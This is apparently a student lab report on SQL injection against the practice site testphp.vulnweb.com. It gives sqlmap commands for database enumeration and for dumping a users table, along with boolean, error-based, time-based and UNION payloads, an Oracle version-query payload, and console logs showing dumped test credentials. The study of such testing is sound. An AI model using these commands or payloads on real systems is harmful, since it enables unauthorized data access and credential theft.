

SQL Injection Vulnerability Report

1. Objective

To identify and exploit SQL injection vulnerabilities on a target web application for educational and ethical testing purposes. Both standard and blind SQL injection methods were tested using SQLmap.

2. Tools Used

- Operating System: Kali Linux
- SQLMap Version: 1.9.2#stable
- Burp Suite
- Web Browser: Firefox
- Target Site: <http://testphp.vulnweb.com>

3. Vulnerability Identified

SQL Injection on `artists.php?artist=2`

Injection Type: Boolean-Based Blind, Error-Based, Time-Based Blind, UNION-Based
Parameter: artist (GET)

4. Blind SQL Injection (Bonus Point)

SQLMap automatically detected and exploited a Boolean-Based Blind SQL Injection:

Command Used:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" --dbs
```

Time-Based Payload Used:

```
artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))Mpz0)
```

Outcome: SQLMap was able to enumerate databases based on time delays, confirming blind SQL injection vulnerability.

5. Data Extraction

Command Used:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users -C  
uname,pass,phone --dump
```

Extracted Data:

```
| uname | pass | phone |  
|-----|-----|-----|  
| test | test | 2323345 |
```

Outcome: we got the uname and password and phone.

6. Lab Activity: Querying Database Type and Version

Lab Details: Oracle-based lab involving SQL injection through a product category filter

Payload Used: TrackingId=' UNION SELECT null, banner FROM v\$version WHERE ROWNUM = 1 --

Outcome: Successfully displayed the database version string

7. Conclusion

The application is critically vulnerable to various types of SQL injection, including blind SQL injection. An attacker could dump user credentials, enumerate databases, and modify or delete records.

Risk Rating: HIGH

8. Screenshots




Photo : the website.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 --dbms

      H
     [R] {1.9.2#stable}
    .   |
  _-|_  |
  |  |  |
  |  |  |
  |__V...| https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is responsible for any misuse or damage caused by this program

[*] starting @ 14:48:34 /2025-04-17/

[14:48:34] [INFO] resuming back-end DBMS 'mysql'

[14:48:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=2 AND 2792=2792

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: artist=2 AND EXTRACTVALUE(9335,CONCAT(0x5c,0x7170786b71,(SELECT (ELT(9335=9335,1))),0x717a6278)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))Mpz0)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-8930 UNION ALL SELECT CONCAT(0x7170786b71,0x78627743594c566f4a624d714a4e42784c5861744b)

[14:48:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1

[14:48:36] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[14:48:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb'

[*] ending @ 14:48:36 /2025-04-17/

Photo : the SQLmap (01)

```

(root@kali)-[/home/kali]
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname,pass,phone

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
sponsible for any misuse or damage caused by this program

[*] starting @ 14:51:19 /2025-04-17/

[14:51:20] [INFO] resuming back-end DBMS 'mysql'
[14:51:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
—
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=2 AND 2792=2792

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: artist=2 AND EXTRACTVALUE(9335,CONCAT(0x5c,0x7170786b71,(SELECT (ELT(9335=9335,1))))),0x717

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=2 AND (SELECT 5088 FROM (SELECT(SLEEP(5)))Mpz0)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-8930 UNION ALL SELECT CONCAT(0x7170786b71,0x78627743594c566f4a624d714a4e42784c586

—
[14:51:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[14:51:21] [INFO] fetching entries of column(s) 'pass,phone,uname' for table 'users' in database 'acua
Database: acuart
Table: users
[1 entry]
+-----+-----+
| uname | pass | phone |
+-----+-----+
| test  | test | 2323345 |
+-----+-----+

[14:51:21] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vu
[14:51:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vu
[*] ending @ 14:51:21 /2025-04-17/

```

Photo : The SQLmap (02)

